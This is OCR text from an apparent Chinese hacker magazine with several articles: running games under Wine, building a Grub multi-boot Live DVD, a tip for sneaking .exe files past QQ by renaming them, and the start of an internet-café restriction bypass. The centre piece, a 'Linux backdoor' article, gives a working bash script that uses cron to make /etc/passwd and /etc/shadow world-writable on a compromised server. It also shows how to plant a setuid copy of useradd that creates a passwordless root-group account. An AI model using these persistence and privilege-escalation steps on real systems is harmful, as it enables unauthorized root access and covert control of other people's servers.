


图2 《仙剑》启动画面

二、Windows游戏的模拟

Dos下的游戏终归还是有限的，而且制作一般都相当的不精良，怎么可能满足众多玩家的需求呢？？OK，那还是来看看Windows Game的模拟吧。

在Linux下模拟Windows游戏，最常用的就是Wine了。在ubuntu下安装Wine也并非难事，**sudo apt-get install wine**

就OK了。除了Wine，还有一个程序也要装上，那就是“cabextract”，一样的**sudo apt-get install cabextract**就可以了，cabextract是专门用来解压Windows程序安装包——.cab格式的工具。

小编：我就说么，如果总是使用APT一定会变懒的!!

在这里，我们用来实验的游戏是——暴雪出品的精品——StarCraft! 顺便说一句，SC就要出2了，不知道新的版本会是怎样的一种感觉，但可以肯定的，用现在的机子，在Wine下想流畅地跑是不可能的了。扯远了，还是来看看我们的SC是如何安装并运行的吧。

把starCraft的安装程序sc-install.exe（找安装程序不用我教吧？你也可以先wine上迅雷，然后再找）放到桌面上，为了方便。然后在终端中进入桌面，**wine sc-install.exe**，就能看到安装程序的启动画面了（图3）。




图3 SC的安装路径

接下来的过程就和Windows下安装一样了。不过这里要注意，在Windows下安装的时候，我们一般都不会把SC直接安装到C：\Program Files目录下，不过这里是用Wine模拟，安装到C盘也没有影响，所以就不用再更改安装路径了。安装过程很快，几乎和Windows下速度一样；另外，安装过程中可以选择在桌面上建立一个快捷方式，Wine会自动处理的。




图4 SC的安装过程

刚装完的SC是没有升级的，这不符合国际惯例。从网上找到SC的升级程序BW-114.exe，然后解压缩到“Program Files\Starcraft & BroodWar”目录下。注意哦，这个目录是在“.wine”目录的“drive_c”目录下的，直接在文件浏览器中进入就行了。然后再在命令行中进入“~/.wine/drive_c/Program Files/StarCraft & BroodWar”目录，运行**wine BW-114.exe**就能看到安装补丁的画面了（图5）。呵呵，看，还有没有插入CD的提示呢（图6）。免CD补丁也是不可少的，把免CD补丁中的storm.dll复制到SC的目录下，就可以了。




图5 安装1.14补丁

OK，到这里，SC的安装就圆满完成了，在星际的目录下运行**wine starcraft.exe**就可以看到熟悉的画面了。不要觉得使用模拟的方式游戏会变慢。事实证明，Wine的运行速度还是很不错的，再加上星际是一款要求很低的游戏，所以玩起来没有什么异常的感觉。




图6 插入CD的提示

.wine是隐藏文件夹，存在于用户目录下；在Gnome环境的文件浏览器里显示隐藏文件的选项是Ctrl+h；如果是在终端中进入SC文件夹，注意多使用*就可以了，比如进入“Program Files”目录时就输入“cd Pro*”。



图7 SC运行图像

当然，Wine能模拟的游戏可不只有SC这样的游戏，如果关注Wine的话，之前可能就见到过使用Wine模拟《魔兽世界》的截图，Amazing吧？！不过偶的本本在Windows环境下都不能玩《魔兽世界》，估计用Wine也依然是不能的，所以就不在这里献丑了。如果大家想试试的话，一定记得要给显卡安装驱动程序。另外，再说些题外话，除了游戏，Wine还能模拟很多软件的，比如Photoshop，Foobar2000，UltraISO等，安装的方法是类似的，大家多多使用就会熟悉了。总的说来，Wine的效果还是相当不错的。

三、总结


最后，除了DosBox和Wine，其实还有很多可选的模拟软件，比如Transgaming出品的Cedega（著名的Windows游戏模拟平台，也有过《魔兽世界》模拟的截图），还有Codeweavers出品的CrossOver Office（这是一款从模拟MS Offcie开始的模拟软件，不过现在已经不再只模拟Office了），都是很好的Windows程序模拟器，不过这两个软件中都使用了Wine。由于这两个软件都是商业软件，在这里就不再介绍了。

有了DosBox和Wine，很多我们熟悉的Windows游戏，就完全转移到了Linux平台。让我们在学习Linux的同时，还能玩些游戏放松放松，是不是件很Happy的事呢？祝大家在Linux环境中也能玩得愉快！！

编辑点评：

终于可以在Linux下玩游戏了，读者们对于Linux的热情有没有气焰万丈呢？？不过很遗憾，由于作者的硬件条件限制，没有演示3D游戏的模拟画面。另外还有一点就是Wine有自己的配置程序winecfg，如果想深入了解Wine的话，一定要看一看这些配置。最后，纠正作者一个错误，那就是——星际目前的版本是1.15，而作者升级只升到了1.14，很不符合国际惯例的！！

LiveDVD DIY 教程



■ Fint.Friday Lee

从本文中你可以学到：

1、制作Grub引导光盘的方法；

2、在光盘Grub中引导LiveCD的方法。

Live CD大家都已经知道了，可能有人也用过了。不过每次使用不同的Live CD的时候还要换盘，感觉很麻烦。而且有些Live很大，比如SUSE的Live版就有1G多容量，用CD装不下，用4.7Gb的DVD装又太浪费。这时候怎么办呢？？Bingo！让我们自己动手，来制作航母级的Live DVD。

用过Linux的同志应该对Grub很熟悉，这里我们就用Grub来做Live DVD的引导。在这里说一下，如果大家要彻底实践的话，最好有一套Linux在机子上运行，这样做一些工作的时候会很容易。闲言少叙，进入正题。

首先，我们要先让DVD能启动。从Grub的官方下载最新的安装包，解压后**./configure | make | make install**，将Grub安装好。我们要用Grub做一个镜像，Grub.iso，方法按照Grub官方提供的方法来。新建目录iso，在iso目录下建立子目录/boot/grub，把grub下的stage2_eltorito（据介绍，这个是用来专门制作ISO的文件）复制到/boot/grub下，使用命令**$mkisofs -R -b boot/grub/stage2_eltorito -no-emul-boot -boot-load-size 4 -boot-info-table -o grub.iso iso**，得到的grub.iso就是我们需要的镜像了。

（注：*详细的官方教程请参看* http://www.gnu.org/software/grub/manual/html_node/Making-a-GRUB-bootable-CD_002dROM.html#Making-a-GRUB-bootable-CD_002dROM）

第二，准备开始安排目录了。将得到的grub.iso用UltraISO之类的工具载入。/boot/grub是单独的目录，对于其他的LiveCD，起个名字单独做目录，比如/slax。构建目录如下图：

```
(cd)/
  ├/boot
  │  └/grub
  ├/slax
  ├/knoppix
  ├/kororaa
  ...
```

图1 Grub菜单

目录构建完成了，就开始解压工作了。把准备好的镜像全都解压到对应的目录，这个工作就看平时的收集了，爱好不同，选择的LiveCD版本也会不一样。

第三，开始构建镜像。Grub的menu.lst大家应该熟悉吧？我们要用它来引导各个Live CD。不过由于DVD容量很大，把所有的引导文件都写在一个menu.lst里就显得有些冗长了。所以，/boot/grub/里的menu.lst我们采用这种格式，将具体的引导参数下放，例如：

```
title Slax
configfile /boot/grub/slax/menu.lst
```

再在/boot/grub/下载建立slax以及其他发行版的目录，并把负责引导内核和initrd等的有实际内容的东西都写入到这个文件夹里面的menu.lst里。这样，slax目录里的menu.lst就要写入些实际内容了，如下：

```
title Slax
kernel (cd)/slax/boot/vmlinuz max_loop=255 init=linuxrc livecd_subdir=slax load_ramdisk=1 prompt_ramdisk=0 ramdisk_size=4444 root=/dev/ram0 rw
initrd (cd)/slax/boot/initrd.gz
```

这样就OK掉了一个Live CD，再接再历，就把一个个系统都做好了，建立目录，复制文件，编写menu.lst，最后就得到终极的Live DVD。

至此，整个的编辑工作就结束了，用UltraISO之类的工具将ISO另存，然后用VPC之类的虚拟机测试一下，没问题的话，就可以找DVD刻录机刻盘了。

最后，要说明一下，由于Live发行版各有不同，所以menu.lst的写法也会有很大不同，上面Slax的写法可以引导Slax，但用来引导Knoppix是肯定不行的。这些东西就要大家去收集了，或者深入地学学Grub的kernel和initrd命令的参数。我这里提供一些与镜像一起打包留给大家。要说明的是，menu.txt中的内容没有和这个文章结合，完全复制上面的内容，可能会提示找不到文件。大家还是自己写kernel和initrd的位置，然后参考那上面提供的参数就好了。另外，很多LiveCD都是用isolinux作为引导，在isolinux目录里面会有isolinux.cfg文件，这个文件里也有关于kernel和initrd的信息，可以参考一下，但复制的话，在Grub中不一定有效。复制的时候一定要注意格式哦（^_^）。

好了，就这么多了。期待大家胜利的消息。

【文中所涉及的文件已经收录在光盘中。制作好的Grub.iso及menu.lst汇总】

编辑点评：

简单易行的制作方法，1张DVD能装下6张CD，确实是节约光盘的好方法。不过，Grub的引导光盘现在并不是很常见，而且如果能直接利用isolinux进行引导的话，是不是更容易一些呢？另外，其实Grub的能力远不止引导光盘中的LiveCD。Grub是很强大的，有机会的话，大家还是要深入地研究一下再说。

linux系统后门技术2（文件权限篇）

文 姚晓宇[yxyhack]

从本文你可以学到：

1、linux中文件权限的相关知识

2、如何应用权限来设置后门

3、s位的利用

权限在linux中是一个很明显也很重要的概念，或许经常使用WINDOWS的朋友对于administrator的"没有什么不可以"早已习以为常，这并不是什么好事情，它会使你忽略文件权限在安全中的重要应用！在linux中，大多数的管理员并不直接去使用root，因为他们知道，一个"不小心"就有可能导致系统崩溃或者被入侵时导致直接被黑客拿到root权限。他们习惯使用sudo，这样在执行一些危险性大的命令时也是可以提醒一下自己。好了，闲言少叙，我们今天要说的就是linux文件权限在后门技术中的应用！

一、linux中文件权限的相关知识

我首先给初学者讲解一下linux中文件权限的相关知识，对于权限已经有了解的朋友可以直接goto loop:(跳转到本文loop处)

一个文件被创建后，我们有3种方式可以访问它：

1、读，用户或者程序可以访问文件的内容；

2、写，可以对其内容进行修改或者删除这个文件；

3、执行，如果文件是个程序，那么它可以被执行。每当我们执行一个ls -l的时候，我们可以看到类似如图1的内容。

第一列像"-rwsrwxrwx"这样的字符串就是文件权限和类型的标志，第二列是文件的属主，第三列是文件属主所在的组，第四列是文件的长度，第五列和第六列一起来表示文件被更新的日期和时间，最后一列是文件名。

我们主要来关注第一列。

算上最前面的横杠，一共是10个字符，第一个字符是代表文件的类型。如果它是一个横杠，那说明它是普通文件；字母d代表它是个目录；s代表它是个socket文件等等；后面的9个字符每3个一组分别代表文件属主权限、同组用户的权限以及其它用户的权限；"r"代表读权限，"w"代表写权限，"x"代表执行权限，如果它们哪一个位置出现"-"，说明对应的这个位置，权限没有被设置。

例如图1的第3行，“d rwx r-x r-x”（我用空格把这些字符串隔开是为了大家看得更清楚，实际上是没有空格的）表示这个文件是个目录，它的属主对它有读写执行的权限，属主的同组用户对它只有读和执行的权限，其它用户对它也只有读和执行的权限。

```
[root@localhost tmp]# ll
总计 6388
-rwsrwxrwx 1 root root  722684 06-06 22:14 [illegible]
drwxr-xr-x 2 root root    4096 05-08 00:00 connect
-rw-r--r-- 1 root root    1541 05-03 20:59 connectTCP.c
drwxr-xr-x 2 root root    4098 05-12 23:08 daytimetcp
-rwxrwxrwx 1 root root     617 05-19 12:08 [illegible]
-rw------- 1 root root    1298 06-02 23:37 filesrv.c
-rw-r--r-- 1 root root     723 04-16 15:00 fork.c
-rwxr-xr-x 1 root root    5249 05-01 20:42 forknew
-rw-r--r-- 1 root root     277 05-01 20:42 forknew.c
drwx------ 3 root root    4096 06-07 10:34 gconfd-root
drwx------ 2  500 test    4096 06-07 10:34 gconfd-test
srwxr-xr-x 1 root root       0 06-07 10:43 gedit.root.2713144793
srwxr-xr-x 1 root root       0 05-27 13:40 gnome-system-monitor.root.20209152
```

图1

这些权限也可以用8进制数字来表示，r=4，w=2，x=1。比如可读可写就是6，意思是4（r）+2（w）；可读可执行就是5，等于4（r）+1（x）；如果是-rwxrwxrwx这样的权限，用8进制表示就是0777。

对于权限还有一大堆的知识点我还没有说，如果你想深入了解的话，还是应该找一些资料或者书仔细看一下，今天我们用这些已经足够了。

在linux中，修改权限我们可以用chmod命令。比如我们想对图1的filesrv.c文件增加同组用户的读权限，命令就是这样写：chmod g+r filesrv.c。如果要去掉属主用户的写权限，需要这些写命令：chmod u-w filesrv.c。我们看看执行这两条命令以后的权限位变化，如图2。

```
[root@localhost tmp]# ll
总计 6388
-rwsrwxrwx 1 root root  722684 06-06 22:14 [illegible]
drwxr-xr-x 2 root root    4096 05-08 00:00 connect
-rw-r--r-- 1 root root    1541 05-03 20:59 connectTCP.c
drwxr-xr-x 2 root root    4096 05-12 23:08 daytimetcp
-rwxrwxrwx 1 root root     617 05-19 12:08 door
-r--r----- 1 root root    1298 06-02 23:37 filesrv.c
-rw-r--r-- 1 root root     723 04-16 15:00 fork.c
-rwxr-xr-x 1 root root    5249 05-01 20:42 [illegible]
-rw-r--r-- 1 root root     277 05-01 20:42 forknew.c
drwx------ 3 root root    4096 06-07 12:17 gconfd-root
drwx------ 2  500 test    4096 06-07 10:34 gconfd-test
srwxr-xr-x 1 root root       0 06-07 12:18 gedit.root.794838521
srwxr-xr-x 1 root root       0 05-27 13:40 gnome-system-monitor.root.20209152
```

图2

权限位变成了-r--r-----，说明修改成功。正如你所想到的，chmod命令的参数g代表属组，u代表用户，o代表其它用户，+代表设置权限，-代表取消权限。其实chmod还有更方便的使用方法，比如设置-r--r------这样的权限，我们可以这样写命令：chmod 440 filesrv.c。

二、如何应用权限来设置后门

loop：下面，我们来看看如何应用权限来设置后门，还记得我上期文章中所提到的 /etc/passwd 文件吗？它默认的权限是644，如图3。

```
-rw-r--r-- 1 root  root    2049 06-07 12:09 passwd
```

图3

从图3可以知道，只有它的属主root能修改它的内容，其它的用户只能读。那是当然了，因为这个文件就是“人事部名单”啊，当然只有“人事部长”--root可以修改了。假如现在我们得到了一个linux服务器肉鸡，那么我们何不修改它的文件权限作为我们的后门呢？

运行chmod 666 /etc/passwd命令，把passwd文件的权限进行修改，让任何人都可以对它进行操作。现在好了，人人都能当“人事部长”了，我们只需用一个普通用户，修改/etc/passwd，把自己的UID和GID都设置为0就能达到提权的目的。

但是，这样的设置是不是太明目张胆了啊！？呵呵，没关系，我们同样可以把它隐藏起来。还记得上期我文章中的“借尸还魂”大法吗？利用crontab，在深夜管理员睡觉的时候把passwd的权限修改成666，然后利用普通用户登录，接着修改/etc/passwd内容提权，最后再把权限修改回去就可以了。

程序代码如下：

```
#!/bin/bash
echo '30 23 * * * chmod 666 /etc/passwd' >> /etc/door.cron;
echo '30 23 * * * chmod 666 /etc/shadow' >> /etc/door.cron;
echo '00 01 * * * chmod 644 /etc/passwd' >> /etc/door.cron;
echo '00 01 * * * chmod 644 /etc/shadow' >> /etc/door.cron;
service crond restart;
crontab /etc/door.cron;
```

其实在linux权限的使用上，我们还有一个更有用的东西可以利用，它就是s位。这是linux安全的经典课题，它一直是个安全维护的棘手问题，甚至现在很多linux系统供应商不允许实现这一位，或者即使它存在也忽略它。那么它到底是怎么样一种设置呢？

我们来看图1的第二行第1列，-rwsrwxrwx，在文件属主的执行权限位上并不是写着x，而是s，这个标志位使文件在被任何用户执行时，都具有与文件属主同样的权限，也就是相当于文件的所有者在运行这个文件。拥有这个位置的典型的文件就是/usr/bin/passwd，它的权限标志是“-rwsr-xr-x”。如果一般用户执行该文件，则在执行过程中，该文件是以root的身份去执行的，从而可以更改用户的密码。

既然它这么方便，我们怎么能不利用呢？随便举个例子，我们可以把“/usr/sbin/useradd”复制一个出来，然后给它加上s位后再放到一个不起眼的地方去，比如“/tmp/useradd”。这样在以后我们用普通用户登录肉鸡后，就可以再利用这个“/tmp/useradd -d /home/door -p '' -g root -u 512 door”命令来增加一个UID为512的root组用户了！

注意，一定要加上这个-p ''（''中间为空），设置密码为空，否则账户不会被激活！其实这只是s位利用的一个小方法，由于它可以被加在很多文件上，所以后门驻留方法也有很多，你不妨自己想想看如何做得更好！

OK！到此本文就结束了，今天给大家讲解了文件权限以及它在后门方面的应用，没有什么高深的技术含量。但是，技术是要靠知识的积累和创新的，掌握了这些知识，再加上你的创新，相信你一定会成功！好，下期再见！88！

编辑点评：

学习linux可不是一天两天就能快速入门的，它比DOS更复杂。相信我们的读者有坚持不懈的毅力，更相信我们的作者有无私奉献的耐心。为大配合大家学习linux的热情，《黑手》近几次的合订本都给大家送上了linux系统，这个热夏就好好研究下吧！

QQ里巧传exe文件

图 MR CHEN

大家都知道在qq的对话框中是禁止传送exe文件的，qq的安全中心就会禁止。

不过这是可以修改的。进入**个人设置**页面，再进入**安全设置**的**网络信息安全**，**把安全级别调到最低**，就可以允许接受任何文件，但会强制重命名接受到的可执行文件。

还有一种方法就是用winrar打包上传，我相信大家基本上都是用的这种方法。

而本文中要推荐的其实是一种简单而又巧妙的方法，其实就是**修改文件的后缀名**，我们只需要把Thunder.exe改成Thunder.txt或Thunder.mp3就可以了。而接收者只需把后缀名改还原即可。就这么简单，没什么技术含量，只想借此来拾起一些我们身边常常被忽略却很有用的东西！



挑战雨人网络E卡通——破解网吧重重限制

文 冰展浪

泡吧首语：

经历了6月黑色的高考洗礼后，想必对很多朋友来说这个七月是很多年来过得最爽的吧！什么压力都没有了，好像说得有些绝对了，不过相对先前的"魔鬼式"生活，现在的日子的确是轻松得比较绝对了……最近泡泡吧里有些冷清，鲜有朋友关注我们。客人少，生意做得也没有意思，难道大家都不喜欢免费了？都开始做"合法"的好公民了？在网吧学习黑客技术还是有很多好处滴，至少不用担心会损坏电脑，一个Restart，还原卡帮你摆平一切。泡泡吧栏目致力于网吧黑客的攻防研究，有对网吧破解、入侵有独到见解的朋友可以在这里畅所欲言；而如果你是一个网吧管理员，你也可以把你的网吧管理与安全防御的经验分享给我们；当然，如果你只是一个喜欢自由喜欢Free的Hacker，你也可以把你的网吧黑客经历告诉给大家。泡吧的精神是自由、免费和分享，欢迎社会各界朋友踊跃投稿，除了黑客手册的官方邮箱外，大家也可以直接将稿件发到我的E-mail：xingyunshisui@gmail.com，期待你的参与！

从本文中你可以学到：

1、利用批处理执行系统程序

2、利用CHM文件 览本地硬盘

3、利用VBS脚本下载文件

4、禁用本地连接和修改IP破解网吧管理软件

身在网吧，最可恶的就是没有任何自由。最近我们这里的网吧管理软件都换成雨人网络E卡通了，翻了以前的《黑手》找不到关于它的文章，网上也没有多少资料，看来只有自己动手了。

来到这家网吧，价格还可以（8:00-12:00,0.5元／时，其他时段1元／时，液晶显示器……），就是限制多了点。

一、没有工具情况下看遍硬盘

打开"我的电脑"，发现只有E盘，看来C盘和D盘都隐藏了。在地址栏输入**C:**，回车后窗口一闪而过，看来这个方法不行了。在桌面右键"新建"——"快捷方式"，输入C:，确定后双击之，窗口再次一闪而过。到这里我断定一定是有东西在监视地址栏，只要地址栏有C:就关掉（我做过测试，在桌面新建一个html文件，打开也是一闪而过；再就是你如果动作够快，打开C:时删掉地址栏的信息就不会被关掉的，因此下此结论）。想想，只要没有地址栏不就可以了吗？我想大家一定想到了当年Win2000的输入法漏洞了吧。在桌面新建一个文本文档，打上"**gpedit.msc**"（没有双引号，注意这里不是要利用组策略破解限制，因为我试过，没有用的。再者，智能ABC和其他的输入法的帮助文档已经没有"跳至URL"了，这里是要利用组策略的帮助文档），然后保存为.bat批处理文件，运行之就可以打开组策略了。点"帮助"菜单——"帮助主题"，如图1。

